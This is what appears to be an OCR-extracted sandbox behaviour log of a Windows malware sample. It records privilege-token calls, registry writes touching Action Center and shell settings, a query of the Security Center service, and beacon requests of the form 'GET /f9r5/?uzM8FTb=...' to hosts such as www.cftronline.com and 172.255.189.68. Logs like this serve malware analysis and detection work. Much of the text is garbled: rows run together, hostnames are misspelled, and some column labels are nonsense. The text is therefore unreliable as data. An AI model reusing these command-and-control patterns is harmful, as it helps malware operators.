20eff828) Return: 1 API Name: AdjustTokenPrivileges Args: (14, 0, 20eff804, 20eff828) Return: 1 API Name: AdjustTokenPrivileges Args: (14, 0, 20eff804, 20eff828) Return: 1 API Name: AdjustTokenPrivileges Args: (14, 0, 20eff804, 20eff828) Return: 1 API Name: AdjustTokenPrivileges Args: (14, 0, 20eff804, 20eff828) Return: 1 API Name: AdjustTokenPrivileges Args: (14, 0, 20eff804, 20eff828) Return: 1 API Name: AdjustTokenPrivileges Args: (14, 0, 20eff804, 20eff828) Return: 1 API Name: AdjustTokenPrivileges Args: (14, 0, 20eff804, 20eff828) Return: 1 API Name: AdjustTokenPrivileges Args: (14, 0, 20eff804, 20eff828) Return: 1 API Name: AdjustTokenPrivileges Args: (14, 0, 20	3024 3064 3064 3064 3064 3064 3024	1624 2676 2676 2676 2676 2676 2676 1624 1624 1624 1624 1624 1624 1624 1624 1624 1624 1624 1624 1626 1626 1626 1626 1626 1626 1627 1628
Call System API Call Network API Detection Call System API Call Internet Helper API Call Internet Helper API Call Internet Helper API Add File Write File Call System API Call Network API Call Network API Call Internet Helper API Call Internet Helper API Call Filesystem API Call Filesystem API	API Name: socket Args: (2, 1, 6) Return: 250 Threat Characteristic: Queries DNS server www.tressandstarsoracle.com API Name: DnsoQueryEvW Args: (lecvilst.microsoft.com, 1, 50000000) Return: 0 API Name: InternetConnectW Args: (cc0004, iecvilst.microsoft.com, 443, , 3, 8388608, 45394096) Return: cc00008 API Name: InternetConnectW Args: (cc0003, GET, IET11/138749478607/iecompathyeiwsts.tml, ., 98474388, 12582928, 45394096) Return: cc00000 Path: %LOCALAPPDATA%MicrosoftInternet ExploreritECompatDatais/ecompatdataix xml Type: VSDT_TEXT_HTML API Name: CopyFileEvW Args: (%LOCALAPPDATA/SWMicrosoftWindowstTemporary Internet FilesiContent.LESINFKT62AZilecompat/ewisis[1].xml, %LOCA LAPPDATA/SMMicrosoftInternet ExploreritECompatDatais/ecompatdataix xml Type: VSDT_TEXT_HTML API Name: AdjustTokenPrivileges Args: (230, 0, 20ef804, 20ef828) Return: 1 API Name: AdjustTokenPrivileges Args: (230, 0, 20ef804, 20ef828) Return: 1 API Name: AdjustTokenPrivileges Args: (230, 0, 20ef804, 20ef828) Return: 1 API Name: AdjustTokenPrivileges Args: (230, 0, 20ef804, 20ef828) Return: 1 API Name: AdjustTokenPrivileges Args: (40, 0, 20ef804, 20ef828) Return: 1 API Name: AdjustTokenPrivileges Args: (40, 0, 20ef804, 20ef828) Return: 1 API Name: AdjustTokenPrivileges Args: (40, 0, 20ef804, 20ef828) Return: 1 API Name: AdjustTokenPrivileges Args: (40, 0, 20ef804, 20ef828) Return: 1 API Name: AdjustTokenPrivileges Args: (40, 0, 20ef804, 20ef828) Return: 1 API Name: AdjustTokenPrivileges Args: (40, 0, 20ef804, 20ef828) Return: 1 API Name: AdjustTokenPrivileges Args: (40, 0, 20ef804, 20ef828) Return: 1 API Name: AdjustTokenPrivileges Args: (40, 0, 20ef804, 20ef828) Return: 1 API Name: AdjustTokenPrivileges Args: (40, 0, 20ef804, 20ef828) Return: 1 API Name: AdjustTokenPrivileges Args: (40, 0, 20ef804, 20ef828) Return: 1 API Name: AdjustTokenPrivileges Args: (40, 0, 20ef804, 20ef828) Return: 1 API Name: AdjustTokenPrivileges Args: (40, 0, 20ef804, 20ef828) Return: 1 API Name: AdjustTokenPrivileges Args: (40, 0, 20ef804, 20ef8	3024 3064 3064 3064 3064 3064 3064 3024 3024 3024 3024 3024 3024 3024 3024 3024 3024 3024 3024 3024 3026 3064 3064 3064 3064 3064	1624 2676 2676 2676 2676 2676 2676 2676 1624 1624 1624 1624 1624 1624 1624 1624 1624 1624 1624 1626 1626 1626 1626 2676 2676 2676
Call System API Call Network API Detection Call System API Call Internet Helper API Call Internet Helper API Add File Write File Call Filesystem API Call System API Call Network API Call Network API Call Network API Call Internet Helper API Call Internet Helper API Call Internet Helper API Add File Write File	API Name: socket Args: (2, 1, 6) Return: 250 Threat Characteristic: Queries DNS server www.tressandstarsoroide.com API Name: DnsQueryExW Args: (iecviist.microsoft.com, 1, 50000000) Return: 0 API Name: InternetConnectW Args: (cc0004, iecviist.microsoft.com, 443, 3, 8388608, 45394096) Return: cc00008 API Name: InternetConnectW Args: (cc0008, GET, //E11/1387494476607/iecompativiewiist.xml. , . 68474988, 12582928, 45394096) Return: cc0000c Path: %LOCALAPPDATA%MicrosoftInternet ExplorertIECompatibativiecompatidata.xml Type: VSDT_TEXT_HTML Path: %LOCALAPPDATA%MicrosoftInternet ExplorertIECompatibativiecompatidata.xml Type: VSDT_TEXT_HTML Path: %LOCALAPPDATA%MicrosoftInternet ExplorertIECompatibativiecompatidata.xml Type: VSDT_TEXT_HTML Path: %LOCALAPPDATA%MicrosoftWindows1remporary Internet Files/Content.IE5NFKT62AZilecompativiewiist[1].xml, %LOCA LAPPDATA%MicrosoftWindows1remporary Internet Files/Content.IE5NFKT62AZilecompativiewiist[1].xml, %LOCA LAPPDATA%MicrosoftWindows1remet ExplorertiECompatibatalecompatidata.xml, 0, 0, 0, 0 } Return: 1 API Name: AdjustTokenPrivileges Args: (230, 0, 20eff804, 20eff828) Return: 1 API Name: AdjustTokenPrivileges Args: (230, 0, 20eff804, 20eff828) Return: 1 API Name: AdjustTokenPrivileges Args: (230, 0, 20eff804, 20eff828) Return: 1 API Name: AdjustTokenPrivileges Args: (14, 0, 20eff804, 20eff828) Return: 1 API Name: AdjustTokenPrivileges Args: (14, 0, 20eff804, 20eff828) Return: 1 API Name: AdjustTokenPrivileges Args: (14, 0, 20eff804, 20eff828) Return: 1 API Name: AdjustTokenPrivileges Args: (14, 0, 20eff804, 20eff828) Return: 1 API Name: AdjustTokenPrivileges Args: (14, 0, 20eff804, 20eff828) Return: 1 API Name: AdjustTokenPrivileges Args: (14, 0, 20eff804, 20eff828) Return: 1 API Name: AdjustTokenPrivileges Args: (14, 0, 20eff804, 20eff828) Return: 1 API Name: AdjustTokenPrivileges Args: (14, 0, 20eff804, 20eff828) Return: 1 API Name: AdjustTokenPrivileges Args: (14, 0, 20eff804, 20eff828) Return: 1 API Name: AdjustTokenPrivileges Args: (14, 0, 20	3024 3064 3064 3064 3064 3064 3024	1624 2676 2676 2676 2676 2676 2676 1624 1624 1624 1624 1624 1624 1624 162

Call System API	API Name: AdjustTokenPrivileges Args: (250, 0, , 20ef828) Return: 1	3024	1624
Call System API	API Name: AdjustTokenPrivileges Args: (250, 0, , 20ef804, , 20ef828) Return: 1	3024	1624
Call System API	API Name: AdjustTokenPrivileges Args: (250, 0, , 20ef804, , 20ef828) Return: 1	3024	1624
Call System API	API Name: AdjustTokenPrivileges Args: (250, 0, , 20ef804, , 20ef828) Return: 1	3024	1624
Call System API	API Name: AdjustTokenPrivileges Args: (250, 0, , 20ef804, , 20ef828) Return: 1	3024	1624
Call System API	API Name: AdjustTokenPrivileges Args: (250, 0, , 20ef804, , 20ef828) Return: 1	3024	1624
Call Service API	API Name: OpenServiceW Args: (325c898, wscsvc, 80000000) Return: 325c8e8	3024	1624
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Windows\Current\Version\Action Center\Checks\{E8433B72-5842-4d43-8645-BC2C35960837\}.check.106\	3024	1624
	CheckSetting Value: None		
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Windows\Current\Version\Action Center\Checks\{852FB1F8-5CC6-4567-9C0E-7C330F8807C2\}.check.100\	3024	1624
	CheckSetting Value: None		
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Action Center\Checks\{852FB1F8-5CC6-4567-9C0E-7C330F8807C2\}.check.101\	3024	1624
	CheckSetting Value: None		
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Windows\Current\Version\Action Center\Checks\(C8E6F269-B90A-4053-A3BE-499AFCEC98C4\).check.0\ CheckSetting Value: None	3024	1624
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Windows\Current\Version\Action Center\Checks\{01979c6a-42fa-414c-b8aa-eee2c8202018}.check.100\Ch	3024	1624
The region, rey	eckSetting Value: None	3521	1021
Call System API	API Name: AdjustTokenPrivileges Args: (b24, 0, , 20ef804, , 20ef828) Return: 1	3024	1624
Call System API	API Name: AdjustTokenPrivileges Args: (b24, 0, , 20ef804, , 20ef828) Return: 1	3024	1624
Call System API	API Name: AdjustTokenPrivileges Args: (b24, 0, , 20ef804, , 20ef828) Return: 1	3024	1624
Call System API	API Name: AdjustTokenPrivileges Args: (b24, 0, , 20ef804, , 20ef828) Return: 1	3024	1624
Call Network API	API Name: socket Args: (2, 1, 6) Return: b24	3024	1624
		3024	1024
Detection	Threat Characteristic: Queries DNS server www.cftronline.com		
Call System API	API Name: AdjustTokenPrivileges Args: (b28, 0, , 20ef804, , 20ef828) Return: 1	3024	1624
Call System API	API Name: AdjustTokenPrivileges Args: (b28, 0, , 20ef804, , 20ef828) Return: 1	3024	1624
Call System API	API Name: AdjustTokenPrivileges Args: (b28, 0, , 20ef804, , 20ef828) Return: 1	3024	1624
Call System API	API Name: AdjustTokenPrivileges Args: (b28, 0, , 20el804, , 20el808) Return: 1 API Name: AdjustTokenPrivileges Args: (b28, 0, , 20el804, , 20el808) Return: 1	3024	1624
Call System API	API Name: DnsQueryExW Args: (iecvlist.microsoft.com, 1, 50000000) Return: 0	3064	2676
Call Internet Helper API	API Name: InternetConnectW Args: (cc0004, iecvlist.microsoft.com, 443, , , 3, 8388608, 2697216) Return: cc0008	3064	2676
Call Internet Helper API	API Name: HttpOpenRequestW Args: (cc0008, GET, /IE11/1387494476607/iecompat/viewlist.xml, , , 66311812, 12582928, 2697216) Return: cc000c	3064	2676
Add File	Path: %LOCALAPPDATA%\Microsoft\Internet Explorer\IECompatData\iecompatdata.xml Type: VSDT_TEXT_HTML	3064	2676
Write File	Path: %LOCALAPPDATA%\Microsoft\Internet Explorer\IECompatData\iecompatdata.xml Type: VSDT_TEXT_HTML	3064	2676
Call Filesystem API	API Name: CopyFileExW Args: (%LOCALAPPDATA%\Microsoft\Windows\Temporary Internet Files\Content.IE5\NFKT62AZ\iecompatviewlist[1].xml, %LOCA	3064	2676
	LAPPDATA%\Microsoft\Internet Explorer\IECompatData\iecompatdata.xml, 0, 0, 0, 0) Return: 1		
Call System API	API Name: AdjustTokenPrivileges Args: (88c, 0, , 20ef804, , 20ef828) Return: 1	3024	1624
Call System API	API Name: AdjustTokenPrivileges Args: (88c, 0, , 20ef804, , 20ef828) Return: 1	3024	1624
Call System API	API Name: AdjustTokenPrivileges Args: (88c, 0, , 20ef804, , 20ef828) Return: 1	3024	1624
Call System API	API Name: AdjustTokenPrivileges Args: (88c, 0, , 20ef804, , 20ef828) Return: 1	3024	1624
Call System API	API Name: GetDriveTypeW Args: (C:\) Return: 3	3024	1624
Detection	Threat Characteristic: Executes commands or uses API to obtain system information Process ID: 1624 Info: Obtains drive info from API result		
Add Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Windows\Current\Version\Explorer\SessionInfo\1\WHClconStartup\ Value: None	3024	1624
Call System API		3024	1624
	API Name: AdjustTokenPrivileges Args: (5b8, 0, , 20ef804, , 20ef828) Return: 1		
Call System API	API Name: AdjustTokenPrivileges Args: (5b8, 0, , 20ef804, , 20ef828) Return: 1	3024	1624
Call System API	API Name: AdjustTokenPrivileges Args: (5b8, 0, , 20ef804, , 20ef828) Return: 1	3024	1624
Call System API	API Name: AdjustTokenPrivileges Args: (5b8, 0, , 20ef804, , 20ef828) Return: 1	3024	1624
Call System API	API Name: AdjustTokenPrivileges Args: (5b8, 0, , 20ef804, , 20ef828) Return: 1	3024	1624
Call System API	API Name: AdjustTokenPrivileges Args: (5b8, 0, , 20ef804, , 20ef828) Return: 1	3024	1624
Call System API	API Name: AdjustTokenPrivileges Args: (5b8, 0, , 20ef804, , 20ef828) Return: 1	3024	1624
Call System API	API Name: AdjustTokenPrivileges Args: (5b8, 0, , 20ef804, , 20ef828) Return: 1	3024	1624
Call System API	API Name: DnsQueryExW Args: (www.cftronline.com, 1, 40000000) Return: 1460	3024	1624
Call Network API	API Name: socket Args: (23, 2, 0) Return: 5b8	3024	1624
Call Network API	API Name: connect Args: (b24, www.cftronline.com:80, 16) Return: 0	3024	1624
Call Network API	API Name: send Args: (b24, GET /f9r5/?uzM8FTb=SUgW3ZlhF8T60LDN/APdo/z2JeSYctZVf3J8luaujplciugMVj4VPXKxjQjMFI/SRm1VELei/GcXBDSP9vl=83	3024	1624
	f9=mb1db HTTP/1.1\r\nHost: www.cftronline.com\r\nConnection: close\r\n\r\n, 177, 0) Return: 177		
Detection	Threat Characteristic: Connects to remote URL or IP address Connection: www.cftronline.com.80 Content: GET /f9r5/?uzM8FTb=SUgW3ZihF8T60LDN/APdo/z2JeSYctZVf3J8luaujplciugMVj4VPXKxjQjMFI/SRm1VELei/GcXBDSP9vI=&3f9=mb1db HTTP/1. 1\f\nHost: www.cftronline.com\f\nConnection: close\f\n\n\n		
Call Network API	API Name: recv Args: (b24, , 2048000, 0) Return: ?	3024	1624
Call System API	API Name: DnsQueryExW Args: (iecvlist.microsoft.com, 1, 50000000) Return: 0	3064	2676
Call Internet Helper API	API Name: InternetConnectW Args: (cc0004, iecvlist.microsoft.com, 443, , , 3, 8388608, 2697216) Return: cc0008	3064	2676
Call Internet Helper API		3064	2676
	API Name: HttpOpenRequestW Args: (cc0008, GET, /IE11/1387494476607/iecompat/viewlist.xml, , , 66311812, 12582928, 2697216) Return: cc000c		
	Path: %LOCALAPPDATA%\Microsoft\Internet Explorer\IECompatData\iecompatdata.xml Type: VSDT_TEXT_HTML	3064	2676
Add File		3064	2676
Write File	Path: %LOCALAPPDATA%MicrosoftInternet Explorer\IECompatData\iecompatdata.xml Type: VSDT_TEXT_HTML		
	API Name: CopyFileExW Args: (%LOCALAPPDATA%\Microsoft\Windows\Temporary Internet Files\Content.IE5\NFKT62AZ\iecompatviewlist[1].xml, %LOCA	3064	2676
Write File Call Filesystem API	API Name: CopyFileExW Args: (%LOCALAPPDATA%\Microsoft\Windows\Temporary Internet Files\Content.IE5\NFKT62AZ\iecompatviewlist[1].xml, %LOCA LAPPDATA%\Microsoft\Internet Explorer\IECompatData\iecompatdata.xml, 0, 0, 0, 0) Return: 1		
Write File Call Filesystem API Call System API	API Name: CopyFileExW Args: (%LOCALAPPDATA%\Microsoft\Windows\Temporary Internet Files\Content.IE5\NFKT62AZ\\ iecompatview\\ ist[1].xml, %LOCA LAPPDATA%\\ icrosoft\\ internet Explorer\\ iECompat\) Data\\ iecompat\) Return: 1 API Name: AdjustTokenPrivileges Args: (b24, 0, , 20ef804, , 20ef808,). Return: 1	3024	1624
Write File Call Filesystem API Call System API Call System API	API Name: CopyFileExW Args: (%LOCALAPPDATA%\Microsoft\Windows\Temporary Internet Files\Content.IE5\NFKT62AZ\@ccompatview\list[1].xml, %LOCA LAPPDATA%\Microsoft\Internet Explorer\IECompatData\@ccompatdata.xml, 0, 0, 0, 0) Return: 1 API Name: AdjustTokenPrivileges Args: (b24, 0, , 20ef804, , 20ef828) Return: 1 API Name: AdjustTokenPrivileges Args: (b24, 0, , 20ef804, , 20ef828) Return: 1	3024 3024	1624 1624
Write File Call Filesystem API Call System API Call System API Call System API Call System API	API Name: CopyFileExW Args: (%LOCALAPPDATA%\Microsoft\Windows\Temporary Internet Files\Content.IE5\NFKT62AZ\iecompatviewlist[1].xml, %LOCA LAPPDATA%\Microsoft\Internet Explorer\IECompatData\iecompatdata.xml, 0, 0, 0, 0) Return: 1 API Name: AdjustTokenPrivileges Args: (b24, 0, , 20ef804, , 20ef828) Return: 1 API Name: AdjustTokenPrivileges Args: (b24, 0, , 20ef804, , 20ef828) Return: 1 API Name: AdjustTokenPrivileges Args: (b24, 0, , 20ef804, , 20ef828) Return: 1	3024 3024 3024	1624 1624 1624
Write File Call Filesystem API Call System API	API Name: CopyFileExW Args: (%LOCALAPPDATA%\Microsoft\Windows\Temporary Internet Files\Content.IE5\NFKT62AZ\iecompatviewlist[1].xml, %LOCA LAPPDATA%\Microsoft\Internet Explorer\IECompatData\iecompatdata.xml, 0, 0, 0, 0) Return: 1 API Name: AdjustTokenPrivileges Args: (b24, 0, , 20ef804, , 20ef828) Return: 1 API Name: AdjustTokenPrivileges Args: (b24, 0, , 20ef804, , 20ef828) Return: 1 API Name: AdjustTokenPrivileges Args: (b24, 0, , 20ef804, , 20ef828) Return: 1 API Name: AdjustTokenPrivileges Args: (b24, 0, , 20ef804, , 20ef828) Return: 1	3024 3024 3024 3024	1624 1624 1624 1624
Write File Call Filesystem API Call System API Call System API Call System API Call System API	API Name: CopyFileExW Args: (%LOCALAPPDATA%\Microsoft\Windows\Temporary Internet Files\Content.IE5\NFKT62AZ\iecompatviewlist[1].xml, %LOCA LAPPDATA%\Microsoft\Internet Explorer\IECompatData\iecompatdata.xml, 0, 0, 0, 0) Return: 1 API Name: AdjustTokenPrivileges Args: (b24, 0, , 20ef804, , 20ef828) Return: 1 API Name: AdjustTokenPrivileges Args: (b24, 0, , 20ef804, , 20ef828) Return: 1 API Name: AdjustTokenPrivileges Args: (b24, 0, , 20ef804, , 20ef828) Return: 1	3024 3024 3024	1624 1624 1624
Write File Call Filesystem API Call System API	API Name: CopyFileExW Args: (%LOCALAPPDATA%\Microsoft\Windows\Temporary Internet Files\Content.IE5\NFKT62AZ\iecompatviewlist[1].xml, %LOCA LAPPDATA%\Microsoft\Internet Explorer\IECompatData\iecompatdata.xml, 0, 0, 0, 0) Return: 1 API Name: AdjustTokenPrivileges Args: (b24, 0, , 20ef804, , 20ef828) Return: 1 API Name: AdjustTokenPrivileges Args: (b24, 0, , 20ef804, , 20ef828) Return: 1 API Name: AdjustTokenPrivileges Args: (b24, 0, , 20ef804, , 20ef828) Return: 1 API Name: AdjustTokenPrivileges Args: (b24, 0, , 20ef804, , 20ef828) Return: 1	3024 3024 3024 3024	1624 1624 1624 1624

Anthone Anth				
Deliver for being from the comment of the comment	Call System API			
Description	Call Network API			
March Marc	Call System API		3024	1624
Coltame And	Detection			
Million Mill	Call Network API		3024	1624
Additional Content	Call Network API			
Processing	Call Network API	API Name: send Args: (478, GET /f9r5/?uz/M8FTb=lqgxUngrS514E7hx/59sJhQ8lvDrrMH5TixD0f4w1Dr0/EIUA/RseVqoa4foyQw/ooJwGN7fPqZ9/EeYh08=83f	3024	1624
Contract The Contract The Contract C		9=mb1db HTTP/1.1\r\nHost: www.wqcwgl.com\r\nConnection: close\r\n\r\n, 173, 0) Return: 173		
Adjustment Adjustment Adjustment August Profession Selection (1981) Adjustment Adjustment Profession Selection (1981) Adjustment Adjustment Profession Selection (1981) Adjustment Profession Selection (1981) Adjustment Profession Selection Selection (1981) Adjustment Profession Selection Selec	Detection	Connection: 172.255.189.68:80 Content: GET //9r5/?uz/M8FTb=lqgxUngrS514E7hx/59sJhQ8ivDrrMH5TixD0f4w1Dr0/EiUA/RseVqoa4foyQw/ooJwGN7fPqZ9/EeYh08=8.3f9=mb1db HTTP/1.1		
March Marc	Call Network API	API Name: recv Args: (478, , 2048000, 0) Return: ?	3024	1624
200 1997 201 201 202	Call System API	API Name: AdjustTokenPrivileges Args: (478, 0, , 20ef804, , 20ef828) Return: 1		
The color of the	Call System API	API Name: AdjustTokenPrivileges Args: (478, 0, , 20ef804, , 20ef828) Return: 1	3024	1624
Cartination 172-26 Section 2017 Cartination Cartin	Call System API		3024	1624
Column C	Detection	Connection: 172.255.189.68:80 Content: GET //9r5/?uz/M8FTb=lqgxUngrS514E7hx/59sJhQ8lvDrrMH5TixD0f4w1Dr0/EIUA/RseVqoa4foyQw/ooJwGN7fPqZ9/EeYh08=8.3f9=mb1db HTTP/1.1		
An International Action Advance April (April 1997 Control (Control April 1997 Control (Control April 1997 Control (Control April 1997 Control	Call System API	API Name: DnsQueryExW Args: (iecvlist.microsoft.com, 1, 50000000) Return: 0	3064	2676
### 1500 April 1500 Ap	Call Internet Helper API	API Name: InternetConnectW Args: (cc0004, iecvlist.microsoft.com, 443, , , 3, 8388608, 2697216) Return: cc0008	3064	2676
PMT NOOLAFFE AN ADMINISTRATION AND CONTROL PROPERTY AND ADMINISTRATION AND ADMINISTRA	Call Internet Helper API	API Name: HttpOpenRequestW Args: (cc0008, GET, /IE11/1387494476607/iecompatviewlist.xml, , , 66311812, 12582928, 2697216) Return: cc000c	3064	2676
Aman	Add File	Path: %LOCALAPPDATA%\Microsoft\Internet Explorer\IECompatData\iecompatdata.xml Type: VSDT_TEXT_HTML	3064	2676
LPSTOAX PASS International Engineering Comparisonal Comparisonal Control (1990 pages) 20 20 20 20 20 20 20 2	Write File	Path: %LOCALAPPDATA%\Microsoft\Internet Explorer\IECompatData\iecompatdata.xml Type: VSDT_TEXT_HTML	3064	2676
Colingine Prince Affinished Contempt Affinished Contempt Affinished Contempt Affinished Affinished Contempt Affinished Contempt Affinished Affinished Contempt Affinished Contem	Call Filesystem API		3064	2676
Collection of March 2017 Art Name Interpolational Process (1974) Collection of Name Interpolational Company (1974) Collection of Name Interpolational Collection Interpolation Collection Interpolational Collection Interpolation Interpolation Interpolational Collection Interpolation Interpolation Interpolational Collection Interpolation Int	Call System ADI		2064	2676
APP Name Instruction APP Name Instruction APP Control Centrol				
Add Time				
Page 1920				
APP Name Exprise May Apr 1 Name Exprise Ex				
LPEPTATY NATIONAL ROCALITIEST LIGHT CONTINUES AND				
Mine Registry Key	Call Filesystem API		3064	2676
Michael Registry Kny	Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Windows\Current\Version\Explorer\StuckRects2\Settings Value: None	3024	1624
Mink Registry Key	Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Windows\Current\Version\Explorer\Streams\Desktop\Taskbar\WinXP Value: None	3024	1624
Mine Rogality Key	Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Windows\Shell\BagMRU\NodeSlots Value: None	3024	1624
No.	Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Windows\Shell\BagMRU\MRUListEx Value: None	3024	1624
Note Registy Key	Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Windows\Shell\Bags\1\Desktop\FFlags Value: 40200224	3024	1624
Minte Registry Key	Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Windows\Shell\Bags\1\Desktop\Mode Value: 1	3024	1624
Michael Registry Key	Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Windows\Shell\Bags\1\Desktop\LogicalViewMode Value: 3	3024	1624
Winte Registry Key	Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Windows\Shell\Bags\1\Desktop\FFlags Value: 40200224	3024	1624
Write Registry Key	Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Windows\Shell\Bags\1\Desktop\lconSize Value: 30	3024	1624
Delete Registry Key	Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Windows\Shell\Bags\1\Desktop\Collnfo Value: None	3024	1624
Write Registry Key Key - HKEY_CURRENT_USER(Software/Microsoft/Windows/Shell/Bagn/11/Desktop/Group-/Key Nature 0 5024 1624	Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Windows\Shell\Bags\1\Desktop\Sort Value: None	3024	1624
Write Registry Key Key - HKEY_CURRENT_USER(Software)MicrosoftWindows/ShellBags(11Desktop/GroupByKey/FMTID Value: (000000000000000000000000000000000000	Delete Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Windows\Shell\Bags\1\Desktop\GroupCollapseState Value: None	3024	1624
Write Registry Key Key: HKEY_CURRENT_USERSOftware/MicrosoftWindows/ShelfBagsi1/Desktop/GroupByKey/PID Value: 0 3024 1624	Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Windows\Shell\Bags\1\Desktop\GroupView Value: 0	3024	1624
Write Registry Key Key: HKEY_CURRENT_USERS/othware/Microsoft/Windows/Shelf/Bags/11/Desktop/GroupBy/Direction Value: None 3024 1624	Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Windows\Shell\Bags\1\Desktop\GroupByKey:FMTID Value: {00000000-0000-0000-0000-000000000000}	3024	1624
Delete Registry Key	Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Windows\Shell\Bags\1\Desktop\GroupByKey:PID Value: 0	3024	1624
Delete Registry Key	Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Windows\Shell\Bags\1\Desktop\GroupByDirection Value: 1	3024	1624
Write Registry Key	Delete Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Windows\Shell\Bags\1\Desktop\ItemPos1152x864x96(1) Value: None	3024	1624
Write Registry Key Key; HKEY_CURRENT_USERISOFTWARE/Classes/Local Settings/Software/Microsoft/Windows/Current/Version/TrayNotify/User/StartTime Value: None 3024 1624 Write Registry Key Key; HKEY_CURRENT_USERISOFTWARE/Classes/Local Settings/Software/Microsoft/Windows/Current/Version/TrayNotify/Locn/Stream Value: None 3024 1624 Write Registry Key Key; HKEY_CURRENT_USERISOFTWARE/Classes/Local Settings/Software/Microsoft/Windows/Current/Version/TrayNotify/Locn/Stream Value: None 3024 1624 Call System API API Name: GetDrive TypeW Args: (C.1) Return: 3 3024 1624 Call System API API Name: GetDrive TypeW Args: (C.1) Return: 3 3024 1624 Call System API API Name: GetDrive TypeW Args: (C.1) Return: 3 3024 1624 Call System API API Name: GetDrive TypeW Args: (C.1) Return: 3 3024 1624 Call System API API Name: GetDrive TypeW Args: (C.1) Return: 3 3024 1624 Call System API API Name: GetDrive TypeW Args: (C.1) Return: 3 3024 1624 Call System API API Name: GetDrive TypeW Args: (C.1) Return: 3 3024 1624 Call System API API Name: GetDrive TypeW Args: (C.1) Return: 3 3024 1624	Delete Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Windows\Shell\Bags\1\Desktop\ItemOrder Value: None	3024	1624
Write Registry Key Key: HKEY_CURRENT_USERISOFTWARE\Classes\Local Settings\Software\Microsoft\Windows\Current\Version\Tray\Notify\Posttoon\Stream Value: None 3024 1624 Write Registry Key Key: HKEY_CURRENT_USERISOFTWARE\Classes\Local Settings\Software\Microsoft\Windows\Current\Version\Tray\Notify\Icon\Streams Value: None 3024 1624 Call System API API Name: GetDriveTypeW Args: (CA) Return: 3 3024 1624 Call System API API Name: GetDriveTypeW Args: (CA) Return: 3 3024 1624 Call System API API Name: GetDriveTypeW Args: (CA) Return: 3 3024 1624 Call System API API Name: GetDriveTypeW Args: (CA) Return: 3 3024 1624 Call System API API Name: GetDriveTypeW Args: (CA) Return: 3 3024 1624 Call System API API Name: GetDriveTypeW Args: (CA) Return: 3 3024 1624 Call System API API Name: GetDriveTypeW Args: (CA) Return: 3 3024 1624 Call System API API Name: GetDriveTypeW Args: (CA) Return: 3 3024 1624 Call Network API API Name: GetDriveTypeW Args: (CA) Return: 61c 3024 1624 Call Network API API Name: Socket Args: (2, 1, 6) Return: 61c <	Write Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Classes\Local Settings\Software\Microsoft\Windows\Current\Version\Tray\Notify\LastAdvertisement Value: None	3024	1624
Write Registry Key Key: HKEY_CURRENT_USERISOFTWARE/Classes/Local Settings/Software/Microsoft/Windows/Current/Version/TrayNotify/LocnStreams Value: None 3024 1624 Call System API API Name: GetDriveTypeW Args: (CA) Return: 3 3024 1624 Call System API API Name: GetDriveTypeW Args: (CA) Return: 3 3024 1624 Call System API API Name: GetDriveTypeW Args: (CA) Return: 3 3024 1624 Call System API API Name: GetDriveTypeW Args: (CA) Return: 3 3024 1624 Call System API API Name: GetDriveTypeW Args: (CA) Return: 3 3024 1624 Call System API API Name: GetDriveTypeW Args: (CA) Return: 3 3024 1624 Call System API API Name: GetDriveTypeW Args: (CA) Return: 3 3024 1624 Call System API API Name: GetDriveTypeW Args: (CA) Return: 3 3024 1624 Call System API API Name: GetDriveTypeW Args: (CA) Return: 3 3024 1624 Call System API API Name: GetDriveTypeW Args: (CA) Return: 3 3024 1624 Call System API API Name: Socket Args: (CA) Return: 3 3024 1624 Call Network API API Name:	Write Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Classes\Local Settings\Software\Microsoft\Windows\Current\Version\Tray\Notify\UserStartTime Value: None	3024	1624
Call System API API Name: GetDriveTypeW Args: (Ch) Return: 3 3024 1624 Call System API API Name: GetDriveTypeW Args: (Ch) Return: 3 3024 1624 Call System API API Name: GetDriveTypeW Args: (Ch) Return: 3 3024 1624 Call System API API Name: GetDriveTypeW Args: (Ch) Return: 3 3024 1624 Call System API API Name: GetDriveTypeW Args: (Ch) Return: 3 3024 1624 Call System API API Name: GetDriveTypeW Args: (Ch) Return: 3 3024 1624 Call System API API Name: GetDriveTypeW Args: (Ch) Return: 3 3024 1624 Call System API API Name: GetDriveTypeW Args: (Ch) Return: 3 3024 1624 Call System API API Name: GetDriveTypeW Args: (Ch) Return: 3 3024 1624 Call System API API Name: GetDriveTypeW Args: (Ch) Return: 3 3024 1624 Call Redwork API API Name: socket Args: (Ch) Return: 61c 3024 1624 Call Network API API Name: socket Args: (Ch) Return: 61c 3024 1624 Call Network API API Name: socket Args: (23, 2, 0) Return: 348 3024 1624 </td <td>Write Registry Key</td> <td>Key: HKEY_CURRENT_USER\SOFTWARE\Classes\Local Settings\Software\Microsoft\Windows\Current\Version\Tray\Notify\Pastlcons\Stream Value: None</td> <td></td> <td></td>	Write Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Classes\Local Settings\Software\Microsoft\Windows\Current\Version\Tray\Notify\Pastlcons\Stream Value: None		
